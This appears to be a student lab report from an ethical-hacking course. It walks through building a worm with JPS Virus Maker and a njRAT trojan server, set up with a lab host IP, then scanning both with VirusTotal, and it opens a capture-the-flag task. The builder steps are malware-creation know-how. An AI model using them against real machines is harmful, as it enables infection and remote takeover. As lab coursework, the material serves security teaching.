
STEP 3: Now in JPS VIRUS MAKER tools create virus by selecting virus needed from the below options.



STEP 4: Click on >> to go on next select Change XP Password and Change Computer Name

STEP 5: Enable convert to and create WORM

STEP 6 : Click on CREATE VIRUS




STEP 7 : Virus gets created




STEP 8 : Go on browser and type virus total

<https://www.virustotal.com/gui/home/upload>



STEP 9: Choose a file which was created (VIRUS FILE)



STEP 10: Now click on Upload



STEP 11 :Now virus total tool will detect all the viruses and give a report.

It will analyzes suspicious files and URLs to detect types of malware and malicious content.

VirusTotal scans the file using a variety of antivirus engines from various manufacturers. Each antivirus engine's findings will indicate whether the file is considered hazardous and, if so, what kind of malware is present.

To be most productive with Microsoft Edge, finish setting up your browser.

Complete setup Maybe later

File - See573767cb2f0c7fb7eac1c3cac00151f02bbfedfc07a85ee2a32fdfe4d228

63

6ae573767cb2f0c7fb7eac1c3cac00151f02bbfedfc07a85ee2a32fdfe4d228

Sandboxed 24.44 KB Last modified by you a moment ago

EXE

DETECTION DETAILS TELEMETRY COMMUNITY

Join the VT Community and enjoy additional community insights and coordinated detections, plus an API key to automate checks.

Popular threat lists Threat categories Family labels

Security vendors' analysis Do you want to automate checks?

Security vendor	Analysis	Details	Family
AhnLab-V3	Trojan/Win32.Korm(7217)	Available	Backdoor.Delf.400
Bkav-AV	Trojan/Downloader.W32.2QJ	Available	Backdoor.Delf.400

Type here to search

27°C 8:17 AM 4/11/2024

To be most productive with Microsoft Edge, finish setting up your browser.

Complete setup Maybe later

File - See573767cb2f0c7fb7eac1c3cac00151f02bbfedfc07a85ee2a32fdfe4d228

Security vendor	Analysis	Details	Family
Avast	Win32.Crypt.CWS [Trj]	AVG	Win32.Crypt.CWS [Trj]
Avira [no cloud]	TR/Hijacker.Gen	Baidu	Win32.Trojan.Delf.Ac
BitDefender	Backdoor.Delf.AVQ	BitDefenderTheta	AI-Packer.JTF6108F10
Bkav Pro	W32.Aldetect.Malware	ClamAV	Win.Trojan.Delf-9703756-4
CrowdStrike Falcon	Win/malicious_confidence_90%(0)	Cylance	Unsafe
Cynet	Malicious(score: 100)	DeepInstinct	MALICIOUS
DrWeb	BackDoor.BotNet.103	Elastic	Malicious (High Confidence)
Emsisoft	Backdoor.Delf.AVQ (B)	eScan	Backdoor.Delf.AVQ
ESFT-NOD32	Win32/belf.N6G	Fortinet	W32/belf.AVQ h:bdr
GData	Backdoor.Delf.AVQ	Google	Detected
Gridinsoft [no cloud]	Trojan.Heur.022121E3	Ikarus	Trojan-Dropper.Delf
Jiangmin	Backdoor.Delf.wek	K7AntiVirus	Trojan (0085a5de1)

Type here to search

27°C 8:17 AM 4/11/2024

6ae573/67cb2ff0d/fb7eac3c3cac0015f02bbfedfc07a85ee2a32fdfe4d228


Varlist	W32/Backdoor.FPQJ-0023	VBA32	55Scope.Trojan.Prost.2	
VIPRE	Backdoor.Delf.AVG	ViriT	Backdoor.Win32.Delf.AVG	
ViRobot	Backdoor.Win32.Delf.25028	WithSecure	Trojan.T.R/Hijacker.Gen	
Xcitium	Backdoor.Win32-Delf.NGG@spwh	Yandex	Backdoor.Delf!3uULWwSueM8	
Zillya	Worm.AutoRun.Win32.SB194	ZoneAlarm by Check Point	Trojan.Win32.Frysna.dion	
Zoner	Trojan.Win32.38860	Acronis (Static ML)	Undetected	
Alibaba	Undetected	AliCloud	Undetected	
CMC	Undetected	Kingssoft	Undetected	
Ionic	Undetected	Palo Alto Networks	Undetected	
TACHYON	Undetected	Avast-Mobile	Unable to process file type	
BitDefenderFake	Unable to process file type	Symantec Mobile Insight	Unable to process file type	
Trustlook	Unable to process file type			

- B. Create a trojan file using the NJRAT tool Scan the file with Virus Total and Report the details of security vendors who found it is a malicious file

STEP 1: Send NJRAT TOOL to your Windows 10 in virtual machine

Sharing: open windows 10 → click on devices on top → share folder → click folder which contains JPS virus maker → go to network in Windows 10 → click on the user → you will see the shared folder


Extract the tool and complete the setup by clicking NEXT and keeping all settings as default



STEP 2: NJRAT INTERFACE will be shown



STEP 3: At bottom you will find BUILDER option click on it will ask for HOST IP



STEP 4: Go on command prompt and type ipconfig command. You will get IP ADDRESS of host machine.

```
C:\Users\vboxuser>ipconfig


Windows IP Configuration

Ethernet adapter Ethernet:


  Connection-specific DNS Suffix . :
  Link-local IPv6 Address . . . . . : fe80::dc67:4920:bd35:5880%13
  IPv4 Address . . . . . : 10.0.2.15
  Subnet Mask . . . . . : 255.255.255.0
  Default Gateway . . . . . : 10.0.2.2

C:\Users\vboxuser>
```


STEP 5: Write that IP address in HOST tab, keep remaining configuration as default and then click on BUILD



STEP 6: Server file gets created save that file.



Trojan gets created !



STEP 7: Check location at which u have saved whether the file is present or not

Here you can see SERVER EXE file



STEP 8: Go to browser and write VIRUS TOTAL

A screenshot of a Microsoft Bing search results page. The search bar at the top contains the query 'VIRUS TOTAL'. Below the search bar, the Microsoft Bing logo is visible. The search results show a snippet for 'VirusTotal' with the URL <https://www.virustotal.com>. The snippet describes VirusTotal as a service for analyzing suspicious files, domains, IPs, and URLs to detect malware and other breaches. It also mentions that users can share findings with the security community. To the right of the snippet, there are links for 'Search', 'Intelligence', 'Hunting', 'API', 'Sign In', and 'Use Cases'.

VIRUS TOTAL - Search

https://www.bing.com/search?q=VIRUS+TOTAL&cvid=a723801fee75476d855bdbe6d14b87b4...

Microsoft Bing

VIRUS TOTAL

SEARCH COPILOT IMAGES VIDEOS MAPS NEWS SHOPPING MORE

About 50,70,000 results

VirusTotal
<https://www.virustotal.com>

VirusTotal

WEB VirusTotal - Home: Analyse suspicious files, domains, IPs and URLs to detect malware and other breaches, automatically share them with the security community.

Search

VirusTotal - Home: Analyse suspicious files, domains, IPs and URLs to detect ...

Intelligence

VirusTotal - Intelligence overview: Search VirusTotal's dataset for malware ...

Hunting

Find the needle in the haystack, track new

API

API - VirusTotal


Sign In

Community accounts come with an API key, with it you can write simple scripts to ...


Use Cases

Virustotal's learning resources: YARA, YARA

<https://www.virustotal.com/gui/home/upload>



STEP 9: Click on Upload and select that SERVER EXE file (trojan)



STEP 10: VirusTotal scans the file using a variety of antivirus engines from various manufacturers. Each antivirus engine's findings will indicate whether the file is considered hazardous and, if so, what kind of malware is present.

The screenshot shows the VirusTotal analysis interface for a file named 'Server.exe'. The main header displays a 'Community Score' of 59/70 and a note that 69/70 security vendors flagged the file as malicious. Below this, the file details show it is a 23.50 KB assembly file last modified a moment ago. The interface includes tabs for DETECTION, DETAILS, RELATIONS, BEHAVIOR, TELEMETRY, and COMMUNITY. A prominent green bar at the bottom encourages joining the VT Community. The DETECTION section lists numerous antivirus engines and their findings, such as Acronis (Suspicious), AhnLab-V3 (Win.Trojan/Zbot.24004), and BitDefender (generic.MSIL.Bladabindi.06800C01). The bottom of the screen shows a Windows taskbar with various pinned icons and system status information like battery level and temperature.

Antivirus Engine	Detection Result	Antivirus Engine	Detection Result
Acronis (Static ML)	Suspicious	AhnLab-V3	Win.Trojan/Zbot.24004
AliCloud	Backdoor.Win/Bladabindi.NdyN	ALYac	Generic.MSIL.Bladabindi.06800C01
Anti-AVL	Trojan/Backdoor.MSIL.Bladabindi.as	Arcabit	Generic.MSIL.Bladabindi.06800C01
Avast	MSIL.Agent-DRD [Trj]	AVG	MSIL.Agent-DRD [Trj]
Avira (no cloud)	Th/Dropper/Gent	Baidu	MSIL.Backdoor.bladabindi.a
BitDefender	generic.MSIL.Bladabindi.06800C01	BitDefenderTheta	Gen.HN.Zemslf.36892.bmW@auz12U
Bkav Pro	W32.FamVT.bnANhb.Worm	ClamAV	Win.Packed.Generic-3795615-0
CrowdStrike Falcon	Win/malicious_confidence_100% (0)	Cylance	Unsafe
DeepInstinct	MALICIOUS	DrWeb	Trojan.DownLoader17.52584
Elastic	Windows.Trojan.Njrat	Emsisoft	Trojan.Bladabindi (A)
eScan	Generic.MSIL.Bladabindi.06800C01	ESET-NOD32	MSIL.Bladabindi.EBC
Fortinet	MSIL/Bladabindi.FAS!1	GData	MSIL.Backdoor.Bladabindi.LAV
Google	Detected	Ikarus	Trojan.MSIL.Bladabind
Jiangmin	TrojanDropper.Autoit.dce	K7AntiVirus	Trojan (700000121)

TrendMicro-HouseCall	BKDR_BLADEBS.M!	Varist	IE32/MSI!_BladabindiAU.gen-El Dorado
VBA32	TScope.Trojan.MSIL	VIPRE	Generic.MSIL.Bladabindi!0580DC01
WrtT	Backdoor.Win32.Generic.AWM	VIRobot	Backdoor.Win32.Bladabindi.Gen-A
WithSecure	Trojan.PKIDropper.ben7	Xcitium	Backdoor.MSIL.bladabindi.A/0/56bygc
Yandex	Trojan.Agent.UKNP7!ndw7M	Zillya	Trojan.Delf.Win32.27264
ZoneAlarm by Check Point	HEUR:Trojan.Win32.Genemic	Alibaba	Undetected
CMC	Undetected	Cynet	Undetected
Gridinsoft (no cloud)	Undetected	Kingssoft	Undetected
Lionic	Undetected	Palo Alto Networks	Undetected
SUPERAntiSpyware	Undetected	TACHYON	Undetected
TEHTRIS	Undetected	Zoner	Undetected
MAX	Contaminated	Avast-Mobile	Unable to process file type

23EO4-ST#IS#6246– Task-6

Task 6

Find the Flag {*****} that is in the Vulnerable System

STEP 1: Identify the hidden message in the README file

Encrypted hidden message :-

```
<!-- Text that becomes visible when dragged -->
<p id="dragText">VMK7D8tQvwsJgSWQqwa75wATSizULb</p>
```

VMK7D8tQvwsJgSWQqwa75wATSizULb

STEP 2: Decrypt the Secret Data to get a link

The screenshot shows a web-based URL shortening tool. In the 'Input' field, the URL <http://tinyurl.com/113456789a0cdefghijklmnpqrstuvwxyzabcdefghiijklmnpqrstuvwxyz> is pasted. Below the input field, there is a dropdown menu set to 'Alphabet: 123456789A0cdefghijklmnpqrstuvwxyzABCDEFHJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz'. A checked checkbox labeled 'Remove non-alphabet chars' is present. In the 'Output' field, the shortened URL <https://bit.ly/47HlunT> is displayed.

STEP 3: Download the OVA file from the link

